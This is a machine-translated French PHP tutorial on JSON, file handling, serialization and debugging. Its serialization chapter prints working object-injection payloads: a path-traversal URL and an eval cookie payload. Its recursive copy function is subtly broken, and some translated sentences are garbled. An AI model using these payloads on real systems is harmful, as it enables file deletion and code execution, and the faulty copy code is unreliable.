class User {
    // private properties only within this class
    private $id;
    private $date_created;
    private $date_edit;

    // properties used in extended classes
    protected $password;
    protected $email;
    protected $role;
    protected $status;

    // share these properties with the end user
    public $name;
    public $surname;
    public $username;

    // jsonSerialize() not needed here
}

$theUser = new User();

var_dump(json_encode($theUser));
```

Sortie:

```
string(44) "{"name":null,"surname":null,"username":null}"
```

En-tête json et la réponse renvoyée

En ajoutant un en-tête avec le type de contenu JSON:

```
<?php
 $result = array('menu1' => 'home', 'menu2' => 'code php', 'menu3' => 'about');

//return the json response :
header('Content-Type: application/json');  // <-- header declaration
echo json_encode($result, true);    // <--- encode
exit();
```

L'en-tête est là pour que votre application puisse détecter quelles données ont été renvoyées et comment elles doivent être traitées.
Notez que: l'en-tête de contenu n'est que des informations sur le type de données renvoyées.

Si vous utilisez UTF-8, vous pouvez utiliser:

```
header("Content-Type: application/json;charset=utf-8");
```

Exemple jQuery:

```
$.ajax({
        url:'url_your_page_php_that_return_json'
    }).done(function(data){
        console.table('json ',data);
        console.log('Menu1 : ', data.menu1);
    });
```

Lire JSON en ligne: https://riptutorial.com/fr/php/topic/617/json

Chapitre 50: La gestion des fichiers

Syntaxe

- int readfile (chaîne $ filename [, bool $ use_include_path = false [, ressource $ context]])

Paramètres

Paramètre	La description
nom de fichier	Le nom de fichier en cours de lecture.
use_include_path	Vous pouvez utiliser le second paramètre facultatif et le définir sur TRUE si vous souhaitez également rechercher le fichier dans le chemin include_path.
le contexte	Une ressource de flux de contexte.

Remarques

Syntaxe du nom de fichier

La plupart des noms de fichiers transmis aux fonctions de cette rubrique sont les suivants:

1. Cordes dans la nature
    - Les noms de fichiers peuvent être transmis directement. Si des valeurs d'autres types sont transmises, elles sont converties en chaîne. Ceci est particulièrement utile avec `SplFileInfo` , qui est la valeur dans l'itération de `DirectoryIterator` .
2. Relatif ou absolu
    - Ils peuvent être absolus. Sur les systèmes de type Unix, les chemins absolus commencent par `/` , par exemple `/home/user/file.txt` , tandis que sous Windows, les chemins absolus commencent par le lecteur, par exemple `C:/Users/user/file.txt`
    - Ils peuvent aussi être relatifs, ce qui dépend de la valeur de `getcwd` et peut être modifié par `chdir` .
3. Accepter les protocoles
    - Ils peuvent commencer par `scheme://` pour spécifier l'encapsuleur de protocole à gérer. Par exemple, `file_get_contents("http://example.com")` extrait le contenu de http://example.com .
4. Compatible Slash.
    - Bien que `DIRECTORY_SEPARATOR` sous Windows soit une barre oblique inverse et que le système renvoie par défaut des barres obliques inverses pour les chemins, le développeur peut toujours utiliser `/` comme séparateur de répertoire. Par conséquent, pour des raisons de compatibilité, les développeurs peuvent utiliser `/` comme

séparateurs de répertoires sur tous les systèmes, mais sachez que les valeurs renvoyées par les fonctions (par exemple, `realpath`) peuvent contenir des barres obliques inverses.

Examples

Suppression de fichiers et de répertoires

Suppression de fichiers

La fonction `unlink` supprime un seul fichier et indique si l'opération a réussi.

```
$filename = '/path/to/file.txt';

if (file_exists($filename)) {
    $success = unlink($filename);

    if (!$success) {
         throw new Exception("Cannot delete $filename");
    }
}
```

Suppression de répertoires avec suppression récursive

D'autre part, les répertoires doivent être supprimés avec `rmdir` . Cependant, cette fonction ne supprime que les répertoires vides. Pour supprimer un répertoire avec des fichiers, supprimez d'abord les fichiers dans les répertoires. Si le répertoire contient des sous-répertoires, la *récursivité* peut être nécessaire.

L'exemple suivant analyse les fichiers d'un répertoire, supprime les fichiers / répertoires membres de manière récursive et renvoie le nombre de fichiers (et non de répertoires) supprimés.

```
function recurse_delete_dir(string $dir) : int {
    $count = 0;

    // ensure that $dir ends with a slash so that we can concatenate it with the filenames
directly
    $dir = rtrim($dir, "/\\") . "/";

    // use dir() to list files
    $list = dir($dir);

    // store the next file name to $file. if $file is false, that's all -- end the loop.
    while(($file = $list->read()) !== false) {
        if($file === "." || $file === "..") continue;
        if(is_file($dir . $file)) {
            unlink($dir . $file);
```

```
            $count++;
        } elseif(is_dir($dir . $file)) {
            $count += recurse_delete_dir($dir . $file);
        }
    }

    // finally, safe to delete directory!
    rmdir($dir);

    return $count;
}
```

Fonctions de commodité

IO directe brute

`file_get_contents` et `file_put_contents` offrent la possibilité de lire / écrire depuis / vers un fichier vers / depuis une chaîne PHP en un seul appel.

`file_put_contents` peut également être utilisé avec l' `FILE_APPEND` pour ajouter au fichier, au lieu de le tronquer et de l'écraser. Il peut être utilisé avec le `LOCK_EX` pour acquérir un verrou exclusif au fichier tout en procédant à l'écriture. Les indicateurs de masque de bits peuvent être joints au `|` Opérateur OR ou bitwise.

```
$path = "file.txt";
// reads contents in file.txt to $contents
$contents = file_get_contents($path);
// let's change something... for example, convert the CRLF to LF!
$contents = str_replace("\r\n", "\n", $contents);
// now write it back to file.txt, replacing the original contents
file_put_contents($path, $contents);
```

`FILE_APPEND` est pratique pour ajouter des fichiers journaux alors que `LOCK_EX` aide à empêcher les conditions de `LOCK_EX` à l'écriture de fichiers de plusieurs processus. Par exemple, pour écrire dans un fichier journal à propos de la session en cours:

```
file_put_contents("logins.log", "{$_SESSION["username"]} logged in", FILE_APPEND | LOCK_EX);
```

CSV IO

```
fgetcsv($file, $length, $separator)
```

Le `fgetcsv` analyse la ligne à partir de la vérification du fichier ouvert pour les champs csv. Il renvoie les champs CSV dans un tableau en cas de succès ou `FALSE` en cas d'échec.

Par défaut, il ne lit qu'une seule ligne du fichier CSV.

```
$file = fopen("contacts.csv","r");
```

```
print_r(fgetcsv($file));
print_r(fgetcsv($file,5," "));
fclose($file);
```

contacts.csv

```
Kai Jim, Refsnes, Stavanger, Norway
Hege, Refsnes, Stavanger, Norway
```

Sortie:

```
Array
(
    [0] => Kai Jim
    [1] => Refsnes
    [2] => Stavanger
    [3] => Norway
)
Array
(
    [0] => Hege,
)
```

Lire un fichier sur stdout directement

`readfile` copie un fichier dans le tampon de sortie. readfile () ne présentera aucun problème de mémoire, même lors de l'envoi de fichiers volumineux, seul.

```
$file = 'monkey.gif';

if (file_exists($file)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($file).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($file));
    readfile($file);
    exit;
}
```

Ou d'un pointeur de fichier

Sinon, pour rechercher un point dans le fichier pour commencer à copier sur stdout, utilisez plutôt `fpassthru` . Dans l'exemple suivant, les 1024 derniers octets sont copiés dans stdout:

```
$fh = fopen("file.txt", "rb");
fseek($fh, -1024, SEEK_END);
fpassthru($fh);
```

Lecture d'un fichier dans un tableau

`file` renvoie les lignes du fichier passé dans un tableau. Chaque élément du tableau correspond à une ligne dans le fichier, avec la nouvelle ligne toujours attachée.

```
print_r(file("test.txt"));
```

test.txt

```
Welcome to File handling
This is to test file handling
```

Sortie:

```
Array
(
    [0] => Welcome to File handling
    [1] => This is to test file handling
)
```

Obtenir des informations sur le fichier

Vérifier si un chemin est un répertoire ou un fichier

La fonction `is_dir` renvoie si l'argument est un répertoire, alors que `is_file` renvoie si l'argument est un fichier. Utilisez `file_exists` pour vérifier si c'est le cas.

```
$dir  = "/this/is/a/directory";
$file = "/this/is/a/file.txt";

echo is_dir($dir) ? "$dir is a directory" : "$dir is not a directory", PHP_EOL,
    is_file($dir) ? "$dir is a file" : "$dir is not a file", PHP_EOL,
    file_exists($dir) ? "$dir exists" : "$dir doesn't exist", PHP_EOL,
    is_dir($file) ? "$file is a directory" : "$file is not a directory", PHP_EOL,
    is_file($file) ? "$file is a file" : "$file is not a file", PHP_EOL,
    file_exists($file) ? "$file exists" : "$file doesn't exist", PHP_EOL;
```

Cela donne:

```
/this/is/a/directory is a directory
/this/is/a/directory is not a file
/this/is/a/directory exists
/this/is/a/file.txt is not a directory
/this/is/a/file.txt is a file
/this/is/a/file.txt exists
```

Vérification du type de fichier

Utilisez `filetype` pour vérifier le type d'un fichier, qui peut être:

- `fifo`
- `char`
- `dir`
- `block`
- `link`
- `file`
- `socket`
- `unknown`

En passant le nom du fichier à l' `filetype` directement:

```
echo filetype("~"); // dir
```

Notez que `filetype` renvoie false et déclenche un `E_WARNING` si le fichier n'existe pas.

Vérification de la lisibilité et de l'écriture

Passer le nom du fichier aux fonctions `is_writable` et `is_readable` vérifie si le fichier est accessible en écriture ou en lecture respectivement.

Les fonctions renvoient `false` si le fichier n'existe pas.

Vérification de l'accès au fichier / modification de l'heure

L'utilisation de `filemtime` et de `fileatime` renvoie l'horodatage de la dernière modification ou de l'accès au fichier. La valeur de retour est un horodatage Unix - voir Travailler avec les dates et l'heure pour plus de détails.

```
echo "File was last modified on " . date("Y-m-d", filemtime("file.txt"));
echo "File was last accessed on " . date("Y-m-d", fileatime("file.txt"));
```

Obtenir des parties de chemin avec fileinfo

```
$fileToAnalyze = ('/var/www/image.png');

$filePathParts = pathinfo($fileToAnalyze);

echo '<pre>';
   print_r($filePathParts);
```

```
echo '</pre>';
```

Cet exemple affichera:

```
Array
(
    [dirname] => /var/www
    [basename] => image.png
    [extension] => png
    [filename] => image
)
```

Qui peut être utilisé comme:

```
$filePathParts['dirname']
$filePathParts['basename']
$filePathParts['extension']
$filePathParts['filename']
```

Paramètre	Détails
$ path	Le chemin complet du fichier à analyser
option $	Une des quatre options disponibles [PATHINFO_DIRNAME, PATHINFO_BASENAME, PATHINFO_EXTENSION ou PATHINFO_FILENAME]

- Si une option (le second paramètre) n'est pas transmise, un tableau associatif est renvoyé, sinon une chaîne est renvoyée.
- Ne valide pas que le fichier existe.
- Simplement analyse la chaîne en parties. Aucune validation n'est faite sur le fichier (pas de vérification de type mime, etc.)
- L'extension est simplement la dernière extension de `$path` Le chemin du fichier `image.jpg.png` serait `.png` même s'il s'agit techniquement d'un fichier `.jpg` . Un fichier sans extension ne renverra pas d'élément d'extension dans le tableau.

Réduisez l'utilisation de la mémoire lorsque vous traitez de gros fichiers

Si nous avons besoin d'analyser un fichier volumineux, par exemple un fichier CSV de plus de 10 Mo contenant des millions de lignes, certaines fonctions d'utilisation de `file` ou de `file file_get_contents` aboutir à `memory_limit` paramètre `memory_limit` avec

> Taille de la mémoire autorisée de XXXXX octets épuisés

Erreur. Considérez la source suivante (top-1m.csv a exactement 1 million de lignes et environ 22 Mo de taille)

```
var_dump(memory_get_usage(true));
$arr = file('top-1m.csv');
```

```
var_dump(memory_get_usage(true));
```

Cela produit:

```
int(262144)
int(210501632)
```

parce que l'interpréteur devait contenir toutes les lignes du tableau `$arr` , il consommait donc environ 200 Mo de RAM. Notez que nous n'avons même rien fait avec le contenu du tableau.

Considérons maintenant le code suivant:

```
var_dump(memory_get_usage(true));
$index = 1;
if (($handle = fopen("top-1m.csv", "r")) !== FALSE) {
    while (($row = fgetcsv($handle, 1000, ",")) !== FALSE) {
        file_put_contents('top-1m-reversed.csv',$index . ',' . strrev($row[1]) . PHP_EOL,
FILE_APPEND);
        $index++;
    }
    fclose($handle);
}
var_dump(memory_get_usage(true));
```

quelles sorties

```
int(262144)
int(262144)
```

donc nous n'utilisons pas un seul octet supplémentaire de mémoire, mais nous analysons le CSV entier et le sauvegardons dans un autre fichier en inversant la valeur de la 2ème colonne. C'est parce que `fgetcsv` ne lit qu'une ligne et que `$row` est écrasé dans chaque boucle.

Fichier basé sur flux

Ouvrir un flux

`fopen` ouvre un handle de flux de fichiers, qui peut être utilisé avec différentes fonctions pour la lecture, l'écriture, la recherche et d'autres fonctions. Cette valeur est du type `resource` et ne peut pas être transmise aux autres threads persistants.

```
$f = fopen("errors.log", "a"); // Will try to open errors.log for writing
```

Le deuxième paramètre est le mode du flux de fichiers:

Mode	La description
`r`	Ouvrir en mode lecture seule, commençant au début du fichier

Mode	La description
`r+`	Ouvert à la lecture et à l'écriture, à partir du début du fichier
`w`	ouvert uniquement pour l'écriture, commençant au début du fichier. Si le fichier existe, il videra le fichier. S'il n'existe pas, il tentera de le créer.
`w+`	ouvert pour la lecture et l'écriture, en commençant par le début du fichier. Si le fichier existe, il videra le fichier. S'il n'existe pas, il tentera de le créer.
`a`	ouvrir un fichier pour l'écriture seulement, à partir de la fin du fichier. Si le fichier n'existe pas, il essaiera de le créer
`a+`	ouvrir un fichier pour la lecture et l'écriture, à partir de la fin du fichier. Si le fichier n'existe pas, il essaiera de le créer
`x`	créer et ouvrir un fichier pour l'écriture uniquement. Si le fichier existe, l'appel `fopen` échouera
`x+`	créer et ouvrir un fichier pour la lecture et l'écriture. Si le fichier existe, l'appel `fopen` échouera
`c`	Ouvrez le fichier pour l'écriture seulement. Si le fichier n'existe pas, il essaiera de le créer. Il commencera à écrire au début du fichier, mais ne videra pas le fichier avant l'écriture
`c+`	Ouvrez le fichier pour la lecture et l'écriture. Si le fichier n'existe pas, il essaiera de le créer. Il commencera à écrire au début du fichier, mais ne videra pas le fichier avant l'écriture

L'ajout d'un `t` derrière le mode (par exemple `a+b` , `wt` , etc.) dans Windows traduira `"\n"` fins de ligne en `"\r\n"` lorsque vous travaillez avec le fichier. Ajoutez `b` derrière le mode si cela n'est pas prévu, surtout s'il s'agit d'un fichier binaire.

L'application PHP devrait fermer les flux en utilisant `fclose` lorsqu'ils ne sont plus utilisés pour éviter l'erreur `Too many open files` . Ceci est particulièrement important dans les programmes CLI, car les flux ne sont fermés que lorsque le runtime est arrêté - cela signifie que dans les serveurs Web, il *peut ne pas être nécessaire* (mais *devrait* toujours éviter les fuites de ressources) pour fermer les flux. Si vous ne vous attendez pas à ce que le processus s'exécute pendant une longue période et n'ouvre pas beaucoup de flux.

En train de lire

L'utilisation de `fread` lira le nombre d'octets donné à partir du pointeur de fichier ou jusqu'à ce qu'un EOF soit atteint.

Lignes de lecture

Utiliser `fgets` lira le fichier jusqu'à ce qu'une fin de ligne soit atteinte ou que la longueur donnée soit lue.

Les deux `fread` et `fgets` se déplace le pointeur de fichier lors de la lecture.

Lire tout ce qui reste

En utilisant `stream_get_contents` , tous les octets restants dans le flux se retrouveront dans une chaîne et la `stream_get_contents` .

Réglage de la position du pointeur de fichier

Après avoir ouvert le flux, le pointeur de fichier se trouve au début du fichier (ou à la fin, si le mode `a` est utilisé). L'utilisation de la fonction `fseek` déplacera le pointeur de fichier vers une nouvelle position, par rapport à l'une des trois valeurs suivantes:

- `SEEK_SET` : c'est la valeur par défaut; le décalage de la position du fichier sera relatif au début du fichier.
- `SEEK_CUR` : Le décalage de la position du fichier sera relatif à la position actuelle.
- `SEEK_END` : Le décalage de la position du fichier sera relatif à la fin du fichier. Passer un décalage négatif est l'utilisation la plus courante pour cette valeur; il déplacera la position du fichier sur le nombre d'octets spécifié avant la fin du fichier.

`rewind` est un raccourci pratique de `fseek($fh, 0, SEEK_SET)` .

Utiliser `ftell` affichera la position absolue du pointeur de fichier.

Par exemple, le script suivant lit les 10 premiers octets, lit les 10 octets suivants, ignore 10 octets, lit les 10 octets suivants, puis les 10 derniers octets dans file.txt:

```
$fh = fopen("file.txt", "rb");
fseek($fh, 10); // start at offset 10
echo fread($fh, 10); // reads 10 bytes
fseek($fh, 10, SEEK_CUR); // skip 10 bytes
echo fread($fh, 10); // read 10 bytes
fseek($fh, -10, SEEK_END); // skip to 10 bytes before EOF
echo fread($fh, 10); // read 10 bytes
fclose($fh);
```

L'écriture

Utiliser `fwrite` écrit la chaîne fournie dans le fichier en commençant par le pointeur de fichier actuel.

```
fwrite($fh, "Some text here\n");
```

Copier des fichiers

`copy` copie le fichier source dans le premier argument à la destination dans le second argument. La destination résolue doit se trouver dans un répertoire déjà créé.

```
if (copy('test.txt', 'dest.txt')) {
    echo 'File has been copied successfully';
} else {
    echo 'Failed to copy file to destination given.'
}
```

Copie de répertoires, avec récursivité

La copie de répertoires est assez similaire à la suppression de répertoires, sauf que pour les fichiers, la `copy` au lieu de la `unlink` est utilisée, tandis que pour les répertoires, `mkdir` au lieu de `rmdir` est utilisé au début au lieu d'être à la fin de la fonction.

```
function recurse_delete_dir(string $src, string $dest) : int {
    $count = 0;

    // ensure that $src and $dest end with a slash so that we can concatenate it with the
filenames directly
    $src = rtrim($dest, "/\\") . "/";
    $dest = rtrim($dest, "/\\") . "/";

    // use dir() to list files
    $list = dir($src);

    // create $dest if it does not already exist
    @mkdir($dest);

    // store the next file name to $file. if $file is false, that's all -- end the loop.
    while(($file = $list->read()) !== false) {
        if($file === "." || $file === "..") continue;
        if(is_file($src . $file)) {
            copy($src . $file, $dest . $file);
            $count++;
        } elseif(is_dir($src . $file)) {
            $count += recurse_copy_dir($src . $file, $dest . $file);
        }
    }

    return $count;
}
```

Renommer / Déplacer

Renommer / Déplacer des fichiers et des répertoires est beaucoup plus simple. Les répertoires

entiers peuvent être déplacés ou renommés en un seul appel, en utilisant la fonction `rename` .

- `rename("~/file.txt", "~/file.html");`
- `rename("~/dir", "~/old_dir");`
- `rename("~/dir/file.txt", "~/dir2/file.txt");`

Lire La gestion des fichiers en ligne: https://riptutorial.com/fr/php/topic/1426/la-gestion-des-fichiers

Chapitre 51: La sérialisation

Syntaxe

- string serialize (valeur mixte $)

Paramètres

Paramètre	Détails
valeur	La valeur à sérialiser. serialize () gère tous les types, à l'exception du type de ressource . Vous pouvez même sérialiser () des tableaux contenant des références à lui-même. Les références circulaires à l'intérieur du tableau / objet que vous sérialisez seront également stockées. Toute autre référence sera perdue. Lors de la sérialisation d'objets, PHP tentera d'appeler la fonction membre __sleep () avant la sérialisation. Ceci permet à l'objet d'effectuer un nettoyage de dernière minute, etc. avant d'être sérialisé. De même, lorsque l'objet est restauré en utilisant unserialize () le __wakeup () fonction membre est appelée. Les membres privés de l'objet ont le nom de la classe ajouté au nom du membre; les membres protégés ont un '*' ajouté au nom du membre. Ces valeurs préfixées ont des octets nuls de chaque côté.

Remarques

La sérialisation utilise les structures de chaîne suivantes:

`[..]` sont des espaces réservés.

Type	Structure
Chaîne	`s:[size of string]:[value]`
Entier	`i:[value]`
Double	`d:[value]`
Booléen	`b:[value (true = 1 and false = 0)]`
Nul	`N`
Objet	`O:[object name size]:[object name]:[object size]:{[property name string definition]:[property value definition];(repeated for each property)}`
Tableau	`a:[size of array]:{[key definition];[value definition];(repeated for each key value pair)}`

Examples

Sérialisation de différents types

Génère une représentation stockable d'une valeur.

Ceci est utile pour stocker ou transmettre des valeurs PHP sans perdre leur type et leur structure.

Pour rendre la chaîne sérialisée dans une valeur PHP, utilisez **unserialize ()** .

Sérialiser une chaîne

```
$string = "Hello world";
echo serialize($string);

// Output:
// s:11:"Hello world";
```

Sérialiser un double

```
$double = 1.5;
echo serialize($double);

// Output:
// d:1.5;
```

Sérialiser un flotteur

Le flottement est sérialisé en double.

Sérialisation d'un entier

```
$integer = 65;
echo serialize($integer);

// Output:
// i:65;
```

Sérialiser un booléen

```
$boolean = true;
echo serialize($boolean);
```

```
// Output:
// b:1;

$boolean = false;
echo serialize($boolean);

// Output:
// b:0;
```

Serializing null

```
$null = null;
echo serialize($null);

// Output:
// N;
```

Sérialisation d'un tableau

```
$array = array(
    25,
    'String',
    'Array'=> ['Multi Dimension','Array'],
    'boolean'=> true,
    'Object'=>$obj, // $obj from above Example
    null,
    3.445
);


// This will throw Fatal Error
// $array['function'] = function() { return "function"; };

echo serialize($array);

// Output:
// a:7:{i:0;i:25;i:1;s:6:"String";s:5:"Array";a:2:{i:0;s:15:"Multi
Dimension";i:1;s:5:"Array";}s:7:"boolean";b:1;s:6:"Object";O:3:"abc":1:{s:1:"i";i:1;}i:2;N;i:3;d:3.444
```

Sérialiser un objet

Vous pouvez également sérialiser des objets.

Lors de la sérialisation d'objets, PHP tentera d'appeler la fonction membre **__sleep ()** avant la sérialisation. Ceci permet à l'objet d'effectuer un nettoyage de dernière minute, etc. avant d'être sérialisé. De même, lorsque l'objet est restauré en utilisant **unserialize ()** la fonction membre **__wakeup ()** est appelée.

```
class abc {
    var $i = 1;
    function foo() {
        return 'hello world';
    }
}

$object = new abc();
echo serialize($object);

// Output:
// O:3:"abc":1:{s:1:"i";i:1;}
```

Notez que les fermetures ne peuvent pas être sérialisées:

```
$function = function () { echo 'Hello World!'; };
$function(); // prints "hello!"

$serializedResult = serialize($function);  // Fatal error: Uncaught exception 'Exception' with
message 'Serialization of 'Closure' is not allowed'
```

Problèmes de sécurité avec unserialize

En utilisant `unserialize` fonction unserialize données de l' entrée utilisateur peut être dangereux.

Un avertissement de php.net

> **Avertissement** Ne transmettez pas l'entrée utilisateur non approuvée à unserialize (). La désérialisation peut entraîner le chargement et l'exécution du code en raison de l'instanciation d'objet et du chargement automatique, et un utilisateur malveillant peut l'exploiter. Utilisez un format d'échange de données standard et sécurisé tel que JSON (via json_decode () et json_encode ()) si vous devez transmettre des données sérialisées à l'utilisateur.

Attaques possibles

- Injection d'objets PHP

Injection d'objets PHP

PHP Object Injection est une vulnérabilité au niveau de l'application qui pourrait permettre à un attaquant d'effectuer différents types d'attaques malveillantes, telles que l'injection de code, l'injection SQL, la traversée de chemin et le déni de service de l'application, selon le contexte. La vulnérabilité se produit lorsque les entrées fournies par l'utilisateur ne sont pas correctement filtrées avant d'être transmises à la fonction PHP unserialize (). Étant donné que PHP autorise la sérialisation des objets, les attaquants pourraient transmettre des chaînes sérialisées ad hoc à un

appel unserialize () vulnérable, entraînant l'injection d'un ou de plusieurs objets PHP arbitraires dans la portée de l'application.

Pour exploiter avec succès une vulnérabilité PHP Object Injection, deux conditions doivent être remplies:

- L'application doit avoir une classe qui implémente une méthode magique PHP (telle que `__wakeup` ou `__destruct`) qui peut être utilisée pour effectuer des attaques malveillantes ou pour lancer une "chaîne POP".
- Toutes les classes utilisées lors de l'attaque doivent être déclarées lors de l'appel du vulnérable `unserialize()` , sinon le chargement automatique de l'objet doit être pris en charge pour ces classes.

Exemple 1 - Attaque de traversée de chemin

L'exemple ci-dessous montre une classe PHP avec une méthode `__destruct` exploitable:

```
class Example1
{
   public $cache_file;

   function __construct()
   {
      // some PHP code...
   }

   function __destruct()
   {
      $file = "/var/www/cache/tmp/{$this->cache_file}";
      if (file_exists($file)) @unlink($file);
   }
}

// some PHP code...

$user_data = unserialize($_GET['data']);

// some PHP code...
```

Dans cet exemple, un attaquant pourrait supprimer un fichier arbitraire via une attaque Path Traversal, par exemple pour demander l'URL suivante:

```
http://testsite.com/vuln.php?data=O:8:"Example1":1:{s:10:"cache_file";s:15:"../../index.php";}
```

Exemple 2 - Attaque par injection de code

L'exemple ci-dessous montre une classe PHP avec une méthode exploitable __wakeup:

```
class Example2
{
   private $hook;

   function __construct()
   {
```

```
      // some PHP code...
   }

   function __wakeup()
   {
      if (isset($this->hook)) eval($this->hook);
   }
}

// some PHP code...

$user_data = unserialize($_COOKIE['data']);

// some PHP code...
```

Dans cet exemple, un attaquant pourrait effectuer une attaque par injection de code en envoyant une requête HTTP comme celle-ci:

```
GET /vuln.php HTTP/1.0
Host: testsite.com
Cookie:
data=O%3A8%3A%22Example2%22%3A1%3A%7Bs%3A14%3A%22%00Example2%00hook%22%3Bs%3A10%3A%22phpinfo%28%29%3B%2

Connection: close
```

Où le paramètre de cookie "data" a été généré par le script suivant:

```
class Example2
{
   private $hook = "phpinfo();";
}

print urlencode(serialize(new Example2));
```

Lire La sérialisation en ligne: https://riptutorial.com/fr/php/topic/2487/la-serialisation

Chapitre 52: Le débogage

Examples

Variables de dumping

La fonction `var_dump` vous permet de vider le contenu d'une variable (type et valeur) pour le débogage.

Exemple:

```
$array = [3.7, "string", 10, ["hello" => "world"], false, new DateTime()];
var_dump($array);
```

Sortie:

```
array(6) {
  [0]=>
  float(3.7)
  [1]=>
  string(6) "string"
  [2]=>
  int(10)
  [3]=>
  array(1) {
    ["hello"]=>
    string(5) "world"
  }
  [4]=>
  bool(false)
  [5]=>
  object(DateTime)#1 (3) {
    ["date"]=>
    string(26) "2016-07-24 13:51:07.000000"
    ["timezone_type"]=>
    int(3)
    ["timezone"]=>
    string(13) "Europe/Berlin"
  }
}
```

Affichage des erreurs

Si vous souhaitez que PHP affiche des erreurs d'exécution sur la page, vous devez activer `display_errors` , soit dans le `ini_set` `php.ini` , soit en utilisant la fonction `ini_set` .

Vous pouvez choisir les erreurs à afficher, avec la fonction `error_reporting` (ou ini), qui accepte les constantes `E_*` , combinées à l'aide d' opérateurs binaires .

PHP peut afficher des erreurs au format texte ou HTML, en fonction du paramètre `html_errors` .

Exemple:

```
ini_set("display_errors", true);
ini_set("html_errors", false); // Display errors in plain text
error_reporting(E_ALL & ~E_USER_NOTICE); // Display everything except E_USER_NOTICE

trigger_error("Pointless error"); // E_USER_NOTICE
echo $nonexistentVariable; // E_NOTICE
nonexistentFunction(); // E_ERROR
```

Sortie en texte brut: (le format HTML diffère entre les implémentations)

```
Notice: Undefined variable: nonexistentVariable in /path/to/file.php on line 7

Fatal error: Uncaught Error: Call to undefined function nonexistentFunction() in
/path/to/file.php:8
Stack trace:
#0 {main}
  thrown in /path/to/file.php on line 8
```

> **REMARQUE:** Si le rapport d'erreurs est désactivé dans php.ini et activé pendant l'exécution, certaines erreurs (telles que les erreurs d'analyse) ne seront pas affichées, car elles se sont produites avant l'application du paramètre d'exécution.

Le moyen courant de gérer `error_reporting` est de l'activer complètement avec `E_ALL` constant pendant le développement, et de le désactiver publiquement avec `display_errors` à l'étape de production pour masquer les composants internes de vos scripts.

phpinfo ()

Attention

Il est impératif que `phpinfo` ne soit utilisé que dans un environnement de développement. Ne libérez jamais de code contenant `phpinfo` dans un environnement de production

introduction

Cela dit, cela peut être un outil utile pour comprendre l'environnement PHP (système d'exploitation, configuration, versions, chemins, modules) dans lequel vous travaillez, en particulier lors de la poursuite d'un bogue. C'est une fonction intégrée simple:

```
phpinfo();
```

Il a un paramètre `$what` qui permet de personnaliser la sortie. La valeur par défaut est `INFO_ALL` , ce qui lui permet d'afficher toutes les informations et est couramment utilisé lors du développement pour connaître l'état actuel de PHP.

Vous pouvez passer les constantes du paramètre `INFO_*` , associées à des opérateurs au niveau

des bits, pour afficher une liste personnalisée.

Vous pouvez l'exécuter dans le navigateur pour un aspect détaillé joliment formaté. Il fonctionne également en PHP CLI, où vous pouvez le diriger vers `less` pour une vue plus facile.

Exemple

```
phpinfo(INFO_CONFIGURATION | INFO_ENVIRONMENT | INFO_VARIABLES);
```

Cela affichera une liste de directives PHP (`ini_get`), environnement (`$_ENV`) et variables prédéfinies .

Xdebug

Xdebug est une extension PHP qui fournit des fonctionnalités de débogage et de profilage.
Il utilise le protocole de débogage DBGp.

Il y a quelques fonctionnalités intéressantes dans cet outil:

- empiler les traces sur les erreurs
- protection maximale du niveau d'imbrication et suivi du temps
- remplacement utile de la fonction standard `var_dump()` pour l'affichage des variables
- permet de consigner tous les appels de fonctions, y compris les paramètres et de renvoyer des valeurs dans un fichier sous différents formats
- analyse de couverture de code
- information de profilage
- débogage à distance (fournit une interface pour les clients de débogueur qui interagissent avec des scripts PHP en cours d'exécution)

Comme vous pouvez le voir, cette extension est parfaitement adaptée à l'environnement de développement. La **fonctionnalité de débogage à distance en** particulier peut vous aider à déboguer votre code php sans de nombreux var_dump et à utiliser un processus de débogage normal, comme dans les `C++` ou `Java` .

L'installation de cette extension est très simple:

```
pecl install xdebug # install from pecl/pear
```

Et l'activer dans votre php.ini:

```
zend_extension="/usr/local/php/modules/xdebug.so"
```

Dans les cas plus compliqués, voir ces instructions

Lorsque vous utilisez cet outil, vous devez vous rappeler que:
XDebug ne convient pas aux environnements de production

phpversion ()

introduction

Lorsque vous travaillez avec diverses bibliothèques et leurs exigences associées, il est souvent nécessaire de connaître la version de l'analyseur PHP actuel ou l'un de ses packages.

Cette fonction accepte un seul paramètre optionnel sous la forme d'un nom d'extension: `phpversion('extension')` . Si l'extension en question est installée, la fonction retournera une chaîne contenant la valeur de la version. Cependant, si l'extension non installée `FALSE` sera renvoyée. Si le nom de l'extension n'est pas fourni, la fonction retournera la version de l'analyseur PHP lui-même.

Exemple

```
print "Current PHP version: " . phpversion();
// Current PHP version: 7.0.8

print "Current cURL version: " . phpversion( 'curl' );
// Current cURL version: 7.0.8
// or
// false, no printed output if package is missing
```

Rapport d'erreur (utilisez les deux)

```
// this sets the configuration option for your environment
ini_set('display_errors', '1');

//-1 will allow all errors to be reported
error_reporting(-1);
```

Lire Le débogage en ligne: https://riptutorial.com/fr/php/topic/3339/le-debogage

Chapitre 53: Lecture des données de demande

Remarques

Choisir entre GET et POST

Les requêtes **GET** sont les meilleures pour fournir les données nécessaires au rendu de la page et peuvent être utilisées plusieurs fois (requêtes de recherche, filtres de données ...). Ils font partie de l'URL, ce qui signifie qu'ils peuvent être mis en signet et sont souvent réutilisés.

Les requêtes **POST** , quant à elles, sont destinées à soumettre des données au serveur une seule fois (formulaires de contact, formulaires de connexion…). Contrairement à GET, qui accepte uniquement les fichiers ASCII, les requêtes POST autorisent également les données binaires, y compris les téléchargements de fichiers .

Vous pouvez trouver une explication plus détaillée de leurs différences ici .

Vulnérabilités de demande de données

Regardez également: quelles sont les vulnérabilités dans l'utilisation directe de GET et POST?

La récupération des données des superglobales $ _GET et $ _POST sans aucune validation est considérée comme une mauvaise pratique et ouvre des méthodes permettant aux utilisateurs d'accéder aux données ou de les compromettre via des injections de code et / ou SQL . Les données non valides doivent être vérifiées et rejetées afin d'éviter de telles attaques.

Les données de demande doivent être échappées en fonction de leur utilisation dans le code, comme indiqué ici et ici . Vous trouverez dans cette réponse quelques fonctions d'échappement différentes pour les cas d'utilisation courants de données.

Examples

Gestion des erreurs de téléchargement de fichiers

`$_FILES["FILE_NAME"]['error']` (où `"FILE_NAME"` est la valeur de l'attribut name de l'entrée du fichier, présent dans votre formulaire) peut contenir l'une des valeurs suivantes:

1. `UPLOAD_ERR_OK` - Il n'y a pas d'erreur, le fichier a été téléchargé avec succès.
